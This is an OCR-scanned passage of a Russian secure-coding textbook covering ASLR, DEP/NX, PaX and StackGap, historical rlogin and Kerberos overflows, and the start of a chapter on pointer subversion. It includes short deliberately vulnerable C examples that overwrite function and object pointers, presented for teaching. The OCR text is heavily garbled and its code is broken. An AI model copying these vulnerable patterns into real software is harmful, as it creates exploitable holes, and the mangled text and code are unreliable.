Кроме то о даже в реализациях которые рандомизируют адреса при каждом вызове злоумышленник может обойти ASLR при длительном процессе Он может выполнить свой шеллкод если сможет найти е о адрес без завершения процесса Это можно сделать на-пример путем использования уязвимости форматной строки или с помощью иной утечки информации раскрывающей содержимое памяти

L nux Впервые ASLR была реализована в L nux в проекте PaX в 2000 оду Хотя PaX и не был инкорпорирован в ядро L nux мно ие из е о возможностей включены в основные дистрибутивы L nux Например ASLR является частью Ubun u с 2008 ода и частью Deb an с 2007 ода Обе платформы обеспечивают тонкую настройку ASLR с помощью следующей команды

```
sysctl —w kernel.random ze_va_space 2
```

На большинстве платформ эта команда выполняется во время процесса за рузки опе-рационной системы Параметр andom ze_va_space может принимать следующие зна-чения

0	**Полное отключ ние ASLR Это значение по умолчанию только для платформ не подд рживающих эту возможно ть**
1	**Включение ASLR для стеков библиотек и бинарных программ не зависящих от м стополож ния в п мяти**
2	**Включение ASLR для кучи дополнительно к рандомизации памяти согласно параметру 1**

W ndows ASLR доступна в W ndows начиная с V s a B W ndows ASLR перемещает выполнимые образы в произвольные местоположения при за рузке системы затрудняя предсказуемую работу эксплойтов Чтобы компонент поддерживал ASLR ее должны поддерживать все за ружающие е о компоненты Например если A exe ависит от B d и C d все три должны поддерживать ASLR По умолчанию W ndows V sta и последующие версии операционной системы W ndows рандомизируют системные динамически связываемые библиотеки (DLL) и выполняемые файлы EXE) Однако разработчики пользовательских DLL и EXE должны включить поддержку ASLR с помощью фла а компоновщика **DYNAMICBASE**

W ndows ASLR рандомизирует также кучу и стек Диспетчер кучи создает ее в произвольном месте с тем чтобы помочь уменьшить шансы на успех эксплойта основанно о на переполнении буфера в куче Рандомизация кучи включена по умолчанию для всех приложений работающих в W ndows V sta и более поздних версиях Ко да процесс скомпонованный с фла ом **DYNAMI CBASE** запускает поток W ndows V s a и более поздние версии операционной системы W ndows перемещают стек потока в случайное местоположение чтобы помочь уменьшить шансы на успех эксплойта основанно о на переполнении буфера в стеке

Для использования ASLR в M c osoft W ndows требуется

- **в** компоновать про рамму с помощью M c osoft L nke версии 8 00 50727 161 первая версия поддерживающая ASLR) или более поздней
- ***ш* компоновать программу с флагом DYNAMICBASE если только вы не используете** M c osoft L nke версии `10.0` или более поздней в которых фла `/DYNAMICBASE` включен по умолчанию
- в тестировать про рамму в W ndows V s a или более поздней версии операционной системы чтобы обнаружить и исправить сбои связанные с использованием ASLR

Неисполнимые стеки

Неисполнимый стек представляет собой решение проблемы переполнений буферов времени выполнения которое разработано для предотвращения запуска кода в се менте стека Мно ие операционные системы мо ут быть настроены на использование неисполнимых стеков

Неисполнимые стеки часто представляют панацеей от уязвимостей связанных с переполнением буферов Однако неисполнимые стеки противостоят выполнению злоумышленно о кода только то да ко да он находится в стеке Они не препятствуют переполнению буферов в куче или се менте данных Они не мешают злоухмышленнику использовать переполнение буфера для изменения адреса возврата переменной указателя на объект или на функцию Они также не препятствуют внедрению ду и или внедрению кода в куче или се менте данных Запрет злоумышленнику запускать выполнимый код в стеке может предотвратить использование некоторых уязвимостей но часто это не более чем незначительное неудобство для взлОхМщика

В зависимости от способа реализации неисполнимые стеки мо ут влиять на производительность Они мо ут также мешать работе про рамм которые выполняют код находящийся в стеке включая систему си налов L nux и енерируемый исполнимый код GCC

WAX

Некоторые операционные системы включая OpenBSD W ndows L nux и OS X применяют снижение привиле ий в ядре так что никакая часть адресно о пространства процесса не является одновременно записываемой и исполняемой Эта страте ия именуется *W xo X* (запись либо исполнение но не оба вместе) или более лаконично W^AX и поддерживается с помощью бита *No eXeci e* (NX) в некоторых процессорах

Бит NX позволяет помечать страницы памяти как *данные* запрещая выполнение кода из этих страниц Этот бит имеет название NX в процессорах AMD XD (eXecute D sab e — выполнение отключено) в процессорах Inte и XN (eXecute Neve — нико да не выполнять) в ARM версии 6 и более поздних процессорах Большинство современных процессоров Inte и все выпускаемые в настоящее время процессоры AMD поддерживают эту возможность

W^AX требует чтобы не было кода предназначенно о для выполнения и не являюще ося частью самой про раммы Это требование предотвращает выполнение шеллкода в стеке куче или се менте данных W^AX также препятствует умышленному выполнению кода в странице данных Например JIT-компилятор часто строит ассемблерный код из внешних данных (таких как байт-код) а затем выполняет е о Для работы в такой среде JIT-компилятор должен отвечать упомянутым о раничениям например арантируя корректную маркировку страниц содержащих выполнимые команды

Предотвращение выполнения данных Предотвращение выполнения данных data execut on p event on — DEP) представляет собой реализацию страте ии W^AX для M c osoft V sua S ud o DEP для предотвращения выполнения команд хранящихся в се ментах данных использует техноло ию NX Эта возможность доступна в W ndows начиная с XP Se v ce Pack 2 DEP предпола ает что не существует кода предназначенно о для выполнения который при этом не является частью самой про раммы Следовательно он не в состоянии корректно обработать код предназначенный для выполнения в запрещенной странице Например JIT-компилятор часто строит ассемблерный код из внешних данных таких как байт код) а затем выполняет е о такое выполнение будет пресекаться DEP Кроме то о DEP часто выявляет скрытые ошибки в про раммном обеспечении

Если ваше приложение предназначено для W ndows XP Se v ce Pack 3 вы должны вызвать **Se ProcessDEPPo cy**() для включения DEP NX Если вы не знаете будет ли приложение работать на платформе поддерживающей **SetProcessDEPPo cy**) при инициализации приложения воспользуйтесь следующим кодом

```
01 BOOL ___cdecl EnableNX void) {
02      HMODULE hK   GetModuleHandleW  L KERNEL32. DLL")
03      BOOL  WINAPI *pfnSetDEP) DWORD)
04
05      * FARPROC *) SpfnSetDEP
06           GetProcAddress hK, "SetProcessDEPPolicy")
07      if  pfnSe DEP)
08           return  *pfnSetDEP) PROCESS_DEP_ENABLE)
09      return FALSE)
10 }
```

Если приложение имеет самомодифицирующийся код или выполняет JIT-компиляцию DEP может привести к сбою это о приложения Для устранения этой проблемы следует по-прежнему оставить включенным DEP (см приведенные далее фла и компоновщика) и пометить любые данные которые будут использоваться для JIT компиляции следующим образом

```
01  PVOID pBuff   VirtualAlloc NULL,4096,MEM_COMMIT,PAGE_READWRITE)
02  if  pBuff) {
03       // Копирование выполнимого ASM-кода в буфер
04       memcpy^ s  pBuff, 4096)
05
06       // Буфер готов, помечаем как исполнимый        и  не   записывае ый
07       DWORD dwOldProtect   0
08       if  !VirtualProtect pBuff,4096,PAGE_EXECUTE_REA ,&dw01dProtect)
09            ) {
10            // Ошибка
11       } else {
12            // Вызов pB ff
13       }
14       VirtualFree pBuff,0,MEM_RELEASE)
15  }
```

DEP NX не влияет на производительность W ndows Для включения DEP следует компоновать код с фла ом **NXCOMPAT** или вызвать **SetProcessDEPPo cy** () и протестировать приложение на DEP-совместимом процессоре отметив и исправив все ошибки связанные с использованием DEP Применение фла а **NXCOMPAT** анало ично вызову **SetProcessDEPPo cy** () в V sta или более поздних версиях W ndows Однако за рузчик W ndows XP не распознает фла компоновки **NXCOMPAT** Следовательно в общем случае предпочтительнее вызов **SetProces DEPPo cy ()**

ASLR и DEP предоставляют разные защиты на платформах W ndows Следовательно следует включить оба механизма **(DYNAMICBASE** и **NXCOMPAT)** для всех бинарных файлов

PaX

В L nux концепция неисполняемо о стека была впервые применена в патче ядра PaX В частности PaX помечал про раммную память как незаписываемую а память данных — как неисполняемую PaX также предоставлял рандомизацию схемы адресно о пространства (ASLR рассматривавшуюся выше в разделе Обнаружение и восстановление) Он прекращает выполнение любой про раммы которая пытается передать управление неисполняемой памяти PaX может использовать техноло ию NX если таковая доступна или эмулировать ее в противном случае (со снижением производительности) Прерывание попыток передачи управления неисполняемой памяти переводит уязвимости выполнения удаленно о кода или раскрытия информации в простой отказ в обслуживании (den a of se v ce — DoS) что делает PaX идеально подходящим для систем в которых DoS является приемлемым следствием защиты информации или предотвращением атак внедрения ду и Не следует использовать PaX в системах которые критичны к отказу от обслуживания В настоящее время PaX является частью проекта g secu ty который предоставляет несколько дополнительных усовершенствований безопасности ядра L nux

StackGap Мно ие эксплойты на базе переполнения буфера основаны на том что буфер находится в известном месте памяти Если злоумышленник может переписать адрес возврата который находится в фиксированном месте переполненно о буфера начинается

выполнение предоставленно о злоумышленником кода Внесение промежутка случайно о ра мера при выделении памяти стека затрудняет взломщику задачу определения местоположения адреса возврата в стеке и при этом е о стоимость не превышает одной страницы реальной памяти Такое смещение начала стека на случайную величину приводит к тому что злоумышленник не знает абсолютные адреса элементов в стеке так как они меняются от запуска про раммы к запуску Такая контрмера может быть относительно ле ко добавлена в операционную систему путем добавления тако о же кода в ядро L nux как и ранее показанный код обеспечивающий IT-компиляцию

Хотя StackGap может затруднить злоумышленнику использование уязвимости он не в состоянии предотвратить е о если взломщик воспользуется относительными а не абсолютными значениями

Другие платформы ASLR частично доступна на Mac OS X с 2007 ода (версия 10 5) и полностью функциональна с 2011 ода (версия 10 7) Она также работает на OS используется в Phone и Pad) начиная с версии 4 3

Будущие направления

Будущие хмеханизмы предотвращения переполнения буфера будут превосходить существующие возможности компиляторов HP aCC Inte ICC и GCC чтобы обеспечить полный охват возможных источников уязвимостей путем объединения более тщательной проверки во время кОхМпиляции с проверками времени выполнения при этом необходимо свести накладные расходы к минимуму) Одним из таких механизмов является Safe-Secu e C C (SSCC)

SSCC выводит требования и арантии функций и использует их для выяснения удовлетворены ли все требования Например в приведенной далее функции п должно быть подходящим размером массива на который указывает указатель s Кроме то о возвращаехмая строка должна быть корректно завершена нулевым символом


```
1 char *substring_bef re char *s, size_t n, char c) {
2       for  int i   0  i < n  ++i)
3            if <s[i]    c) {
4                 s i]   '  0'
5                 return s
6            }
7       s[0]   '  0'
8       return s
9 }
```

Для обнаружения и отслеживания требований и арантий функций и исходных файлов SSCC использует файл данных с информацией о раницах На рис 2 19 показана одна из возможных реализаций механизма SSCC

Если SSCC предоставлен весь исходный текст приложения включая все библиотеки он может арантировать отсутствие переполнений буферов

2.7. Широко известные уязвимости

В этом разделе приведены примеры широко известных уязвихмостей на основе переполнения буфера вследствие некорректной обработки строк Уязвимостями переполнения буфера обусловлены мно ие известные инциденты включая червь Морриса и W32 B aste Wo m



ис 2 19 Возможная реализация Sa e-Secu e C C (S5CCJ

Удаленный вход

Мно ие системы UN X предоставляют про рамму **r og n** которая устанавливает удаленную сессию из пользовательско о терминала на удаленном компьютере Про рамма **r og n** передает текущее определение терминала пользователя (определенное в переменной среды **TERM)** удаленному компьютеру Мно ие реализации про раммы **r og n** включают нео раниченное копирование строки — копирование содержимо о переменной среды **TERM** в массив из 1024 символов объявленный как локальная стековая переменная Это переполнение буфера можно использовать для разрушения стека и выполнения произвольно о кода с привиле иями суперпользователя

Рекомендация CERT *CA 1997-06 "Vu ne ab y n og n e m** выпущенная 6 февраля 1997 ода описывает эту уязвимость[4] Ларри Роджерс (La y Roge s) детально описал эту уязвимость og n в [178]

Kerberos

Ke be os представляет собой сетевой протокол аутентификации предназначенный для обеспечения надежной проверки подлинности для приложений клиент сервер с помощью крипто рафии с секретным ключом Свободная реализация это о протокола доступна на сервере Массачусетсско о техноло ическо о института[5] Ke be os также доступен во мно их коммерческих продуктах

См. www.cert.org/advisories/CA-1997-06.html.

См. http //web.mit.edu/kerberos/www/.

В дистрибутиве MIT Ke be os 5 в коде обеспечивающем совместимость с Ke be os 4 имеется уязвимость Она допускает переполнение буфера в функции `krb_rd_req` () которая применяется во всех службах аутентификации Ke be os использующих для аутентификации Ke be os 4 Эта уязвимость подробно описана в следующих источниках

- *Bu e Ove un Vu ne ab es n Ke be os"* по адресу `http /web .mit edu/kerberos/www/advisories/krb4buf.txt`
- Рекомендация CERT *CA-2000 06 "Mu p e Bu e Ove ows n Ke be os Au hen ca ed Se v ces"*по адресу `www.cert.org/advisories/CA-2000-06.html`.

С использованием этой уязвимости злоумышленник может получить по сети доступ с правами суперпользователя Эта уязвимость известна не только тяжестью последствий но и тем что представляет слишком распространенный случай уязвимости в продуктах которые призваны *повысить* безопасность системы

2.8. Резюме

Переполнение буфера происходит ко да данные записываются за пределы памяти выделенной структуре данных Переполнение буфера часто встречается в C и C потому что эти языки 1) определяют строки как массивы символов с завершающим нулевым символом (2) не выполняют неявную проверку пределов и (3) предоставляют функции стандартной библиотеки для работы со строками которые не выполняют проверку пределов В сочетании с невежеством про раммистов в области уязвимостей про раммно о обеспечения эти свойства оказались взрывоопасной смесью

Переполнение буфера неприятно тем что оно может оставаться незамеченным во время разработки и тестирования про раммных приложений Распространенные компиляторы C и C не выявляют условия переполнения буфера на стадии компиляции и не сообщают о переполнении буфера во время выполнения Инструменты динамическо о анализа мо ут использоваться для обнаружения переполнения буфера только то да ко да тестовые данные приводят к обнаруживаемому переполнению

Не всякое переполнение буфера приводит к уязвимости про раммно о обеспечения которое может использоваться злоумышленниками Однако переполнение буфера может сделать про рамму уязвимой для атаки при которой входные данные про раммы управляются (потенциально злоумышленным) пользователем Даже переполнение буфера которое не является очевидной уязвимостью может привести к опасности

Переполнение буфера является основным источником уязвимостей про раммно о обеспечения Языки небезопасные в смысле типов такие как C и C в особенности подвержены такой уязвимости Использующие эти уязвимости эксплойты мо ли быть и были написаны для W ndows L nux So a s и дру их распространенных операционных систем и для наиболее распространенных аппаратных архитектур включая n e SPARC и Moto o a

Обычная страте ия противодействия заключается в применении новой библиотеки которая обеспечивает альтернативный более безопасный подход к строками Имеется ряд таких замещающих библиотек и функций тако о рода основанных на той или иной философии про раммирования и выбор библиотеки зависит от конкретных требований к приложению Например интерфейсы с проверкой раниц из приложения K стандарта

C11 разработаны как ле ко заменяемые анало и для существующих вызовов В результате эти функции мо ут использоваться в качестве профилактики для снижения вероятности возникновения уязвимостей в существующем старом коде Выбор то о или ино о подхода часто предпола ает компромисс между удобством и безопасностью Более безопасные функции часто имеют больше условий ошибок а менее безопасные стараются почти любой ценой дать допустимый результат для заданно о набора входных данных Выбор библиотек также о раничен выбором языка про раммирования платформы и требованиям переносимости

Имеются практичные страте ии предупреждения которые мо ут использоваться для устранения уязвимостей являющихся результатом переполнения буфера Использовать все страте ии предупреждения непрактично поскольку каждая из них требует определенных усилий а то и имеет конкретную коммерческую стоимость Однако некоторые страте ии прекрасно дополняют дру дру а Статический анализ может использоваться для выявления потенциальных проблем в ходе аудита исходно о кода Анализ исходно о кода выполняется совместно с тестированием что несколько снижает е о стоимость Динамический анализ может использоваться в сочетании с тестированием для выявления условий переполнения

Решения времени выполнения такие как проверка выхода за раницы канарейки и безопасные библиотеки влияют на производительность приложения и мо ут вступать в конфликты одно с дру им Например может не иметь смысла использовать канареек в сочетании с безопасными библиотеками поскольку каждое решение осуществляет более или менее одну и ту же функциональность хотя и по разному

Переполнения буферов являются наиболее частым источником уязвимостей про раммно о обеспечения и к ним не следует относиться ле комысленно Мы рекомендуем страте ию *глубокой обороны* (defense- n-dep h) заключающуюся в применении нескольких страте ий ко да это возможно Однако первой и лавной страте ией является информирование про раммистов о том как избежать написания уязвимо о кода

2.9. Дополнительная литература

Статья *Smash ng he S ack o Fun and o ”* предоставляет бо атый материал по переполнению буферов от Алефа Вана (A eph One) [1] В *Bu d ng Secu e So wa e* [217] вы найдете всестороннее обсуждение переполнений в куче и стеке

Глава 3

Уловки с указателями

В соавторстве с Робом Муравски (Rob Mu awsk)[1]

Да он трещит едва ль не вдвое тише>
ем на огне у фермера каштаны
Пугайте им детей [1 2]

— Уильям Шекспир (W am Shakespea e)
Укрощение строптивойу акт I сцена 2

Уловки с указателями po nte sub e fuge) — обобщенное название эксплойтов которые модифицируют значения указателей [162] Языки про раммирования C и C различают указатели на *объекты* и указатели на *функции* Тип указателя на vo d или на объектный тип называется *типом объектных указателей* или *указателей на объекты* Тип указателя который указывает на функцию называется *типом функциональных указателей* или *указателей на функции* Ука атель на объект типа T для краткости будехЧ называть просто указателем на T C определяет также *тип указателей на членыу* который представляет собой тип указателей которые указывают на нестатические члены классов

Указатели на функции мо ут быть перезаписаны злоумышленником таким образом чтобы передавать управление предоставленному им же шеллкоду Ко да про рамма выполняет вызов через указатель на функцию вместо предпола аехмо о кода выполняется код злоумышленника

Указатели на объекты также мо ут быть изменены для выполнения произвольно о кода Если объектный указатель используется как целевой для последующе о присваивания взломщик хможет управлять адресом для изменения дру их ячеек памяти

В этой лаве подробно рассматриваются изменения функциональных и объектных указателей Она отличается от дру их лав этой кни и тем что в ней рассматриваются механизмы которые злоумышленник может применять для выполнения произвольно о кода

Роберт Муравски Robert Murawsk) — технический сотрудник CERT Program в Carneg e Me on's Software Eng neer ng Inst ute SEI)

Перевод П Мелковой

после то о как воспользуется изначально имеющейся уязвимостью например переполнением буфера) Предотвращение уловок с указателями достаточно сложное так что лучше предпринять контрмеры по устранению первоначальной уязвимости Прежде чем подробно рассматривать уловки с указателями изучим связь между тем *как* объявлены данные и *где* они хранятся в памяти

3.1. Местоположение данных *123

Существует ряд уязвимостей которые мо ут использоваться для замены значений указателей на функцию или объект в том числе уязвимости связанные с переполнением буфера

Переполнение буфера чаще все о вызывается некорректно о раниченными циклами Чаще все о эти циклы принадлежат одному из перечисленных далее типов

я Цикл ограниченный сверху цикл выполняющий *N* повторений де N меньше или равно ранице *p* а указатель означает последовательность объектов например от *p* до *p* *N*- 1

в *Цикл ограниченный снизу* цикл выполняющий N повторений де *N* хченыне или равно ранице p а указатель означает последовательность объектов например от *p* до p - *N* **1**

в *Цикл ограниченный адресом последнего элемента массива H)* цикл увеличивает указатель на элемент массива пока он не станет равен H

в *Цикл ограниченный адресом первого элемента массива Lo)* цикл уменьшает указатель на элемент массива пока он не станет равен Lo

я Цикл ограниченный нулевым ограничителем цикл увеличивает указатель на элемент массива пока элемент на который он указывает не будет нулевым

Чтобы переполнение буфера в этих типах циклов можно было использовать для перезаписи указателя на функцию или объект должны выполняться все следующие условия

1 Буфер должен быть выделен в том же се менте что и целевая функция или указатель на объект

2 В случае цикла о раниченно о сверху последним элементом массива или нулевым элементом буфер должен находиться по адресам меньшим чем адрес целевой функции или указатель на объект В случае цикла о раниченно о снизу или первым элементом массива буфер должен находиться по адресам большим чем адрес целевой функции или указатель на объект

3 Буфер должен не быть корректно о раничен а потому должен быть подвержен уязвимости связанной с переполнением буфера

Чтобы определить находится ли буфер в том же се менте памяти что и целевая функция или указатель на объект необходимо понимать как выделяется память для переменных разно о типа в различных се ментах памяти

Выполняемые файлы UNIX содержат се мент данных и се мент BSS[3] Се мент данных содержит все инициализированные лобальные переменные и константы Се мент BSS содержит все неинициализированные лобальные переменные Инициализированные лобальные переменные отделены от неинициализированных переменных так что ассе$_A$мблеру не нужно записывать содержимое неинициализированных переменных се мент BSS) в объектный файл

В примере 3 1 показаны взаимоотношения между объявлениями переменных и местом их хранения Комментарии в исходном тексте указывают де выделено место для каждой из переменных

Пример 3 1. Объявления данных и организация памяти процесса

```
01 static int GLOBAL_INIT   1 /* Сегмент данных, глобальная */
02 static int global_uninit           /* Сегмент BSS, глобальная */
03
04  int ma n int argc, char    **argv) {     /*  Стек,   локальная*/
05       int local_init   1                  /* Стек,   локальная*/
06       int local_uninit                    /* Стек,   локальная*/
07       static int local_static_init  1
08                                 /* Сегмент данных, локальная */
09       static int local_static_uninit
10                                    /*   Сегмент  BSS,   локальная */
11              /* Память для buff_ptr - в стеке, локальная */
12                        /*  Память   выделена  в  куче,   локальная */
13       int *buff_ptr -  int *)malloc 32)
14  }
```

Хотя в ор анизации памяти в UNIX и W ndows и есть различия переменные показанные в фра менте про раммы в примере 3 1 выделяются в W ndows так же как и в UNIX

■ 3 2. Указатели на функции

В то время как разрушение стека (как и мно ие атаки в куче) в се менте данных невозможно перезапись указателя на функцию одинаково эффективна в любом се менте памяти

В примере 3 2 приведена про рамма с уязвимостью которая может быть использована для перезаписи указателя на функцию в се менте BSS Статический символьный масив `buff`, объявленный в строке 3 и статический указатель на функцию `funcPtr`, объявленный в строке 4 неинициализированы и хранятся в се менте BSS Вызов `strncpy` () в строке 6 представляет собой пример небезопасно о использования о раниченной функции копирования строк Переполнение буфера происходит ко да длина `argv[1]` превышает `BUFFSIZE`. Это переполнение буфера можно использовать для передачи управления про- и вольному коду путем перезаписи значения ука ателя на функцию адресом шеллкода Ко да про рамма вызывает функцию с помощью указателя `funcPtr` в строке 7 вместо `good_function`() вызывается шеллкод [3 3]

Дословно BSS означает b ock started by symbo (блок начинающийся с символа) но полное его название практически никогда не упоминается

име 2 амма я вимая к е е нению фе а в е менте

```
1 void good_ unction const char *str) {...}
2 int main int argc, char * rgv[]) {
3      static char buff[BUFFSIZE]
4      static void  *funcPtr) const      char*str)
5      funcPtr   &good_function
6      strncpy buff , argv[l]  strlen argv[l]))
7       void) *func tr) argv[2])
8 )
```

Наивным подходом к устранению переполнения буфера является переобъявление буферов стека как лобальных или локальных статических переменных для уменьшения возможности атак связанных с разрушением стека Переобъявление буферов как лобальных переменных является неадекватным решением потому что как мы уже видели переполнение буфера может возникнуть не только в стеке но и в се менте данных

3.3. Указатели на объекты

Указатели на объекты вездесущи в C и C Керни ан (Ke n ghan) и Ритчи (R tch e) [124] отмечают

> Указатели активно используются в C отчасти потому что они обычно ведут к более компактному и эффективному коду чем код который можно получить дру ими способами

Указатели на объекты в C и C используются для ссылок на динамически выделенные структуры в качестве ар ументов функций при передаче по ссылке массивов и дру их объектов Эти указатели на объекты мо ут быть модифицированы взломщиками например при использовании уязвимости связанной с переполнением буфера Если впоследствии указатель используется в присваивании как целевой взломщик может управлять этим адресом для изменения содержимо о памяти в дру их местах (эта методика известна как *запись произвольной памяти* (a b t a y memo y w te))

Пример 3 3 содержит уязвимую про рамму которая может быть использована для записи произвольной памяти Эта про рамма содержит нео раниченное копирование памяти в строке 5 После переполнения буфера злоумышленник может перезаписать pt и va Ко да впоследствии в строке 6 вычисляется *pt = va выполняется запись произвольной памяти Указатели на объекты мо ут быть изменены злоумышленниками также и бла одаря распространенным ошибкам в управлении динамической памятью

```
1 void foo void * arg, size_t len) {
2      char buff[100]
3      long val    ...
4      long *ptr    . . .
5      memcpy buff, arg, len)
6      *ptr   val
7
8      return
9 }
```

Запись произвольной памяти вызывает особую озабоченность на 32 битных платформах Inte (x86-32) поскольку **s zeof (vo d*)** равно **s zeof (nt) s zeof (ong)** и составляет 4 байта Дру ими словами на платформе x86-32 имеется множество возможностей записать 4 байта в 4 байта и переписать адрес в произвольном месте

3.4. Модификация указателя инструкции

Чтобы злоумышленник мо добиться выполнения произвольно о кода на платформе x86 32 необходимо изменить начение указателя инструкций так чтобы он указывал на шеллкод Ре истр указателя инструкции (e p) содержит смещение очередной выполняемой инструкции в текущем се менте кода

К ре истру **e p** нельзя обратиться непосредственно с помощью про раммно о обеспечения Он продви ается от одной инструкции к дру ой при последовательном выполнении кода или изменяется косвенно с помощью *инструкций передачи управления* (таких как **mp cc ca** и **ret)** прерываний и исключений [103]

Инструкция **ca** например сохраняет информацию о возврате в стеке и передает управление вызываемой функции определенной целевым операндом Целевой операнд указывает адрес первой инструкции вызываемой функции Этот операнд может быть непосредственным значением ре истром обще о назначения или ячейкой памяти

